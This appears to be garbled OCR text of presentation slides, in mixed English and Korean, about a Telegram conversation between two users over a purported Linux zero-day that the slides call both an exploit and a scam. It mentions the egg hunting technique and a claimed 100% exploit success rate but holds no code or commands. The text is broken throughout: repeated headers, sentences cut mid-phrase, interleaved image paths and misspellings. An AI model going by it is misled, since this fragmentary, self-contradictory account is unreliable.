
jmpe4x



GSM 0-day Timeline - Telegram

The Linux zero-day exploit begins with a conversation between two people. The following is :

Egg Hunting
메모리 위치
고유한 "ta"



Egg Hunting이라는 익스플로잇 기법이 있습니다.




GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.



YuriCrimson

VS



jmpe4x

Egg Hunting 기법을 사용하지 않습니다.




GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

알겠다. 좋습니다. 6.5로 작동한다면 괜찮을 것 같습니다


얼마나 신뢰할 수 있나요?

bash one liner 0...100의 while 루프에서 epmooit를
사용하는 경우



YuriiiCrimson

VS



jmpe4x



GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.



YuriiiCrimson

VS



jmpe4x

20번 실행하면 20번 악스플로잇에 성공합니다.



GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a




YuriiiCrimson jmpe4x는 YuriiiCrimson에게
몇시간동안 취약점에 대한 정보를 물어봤습니다.



GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is

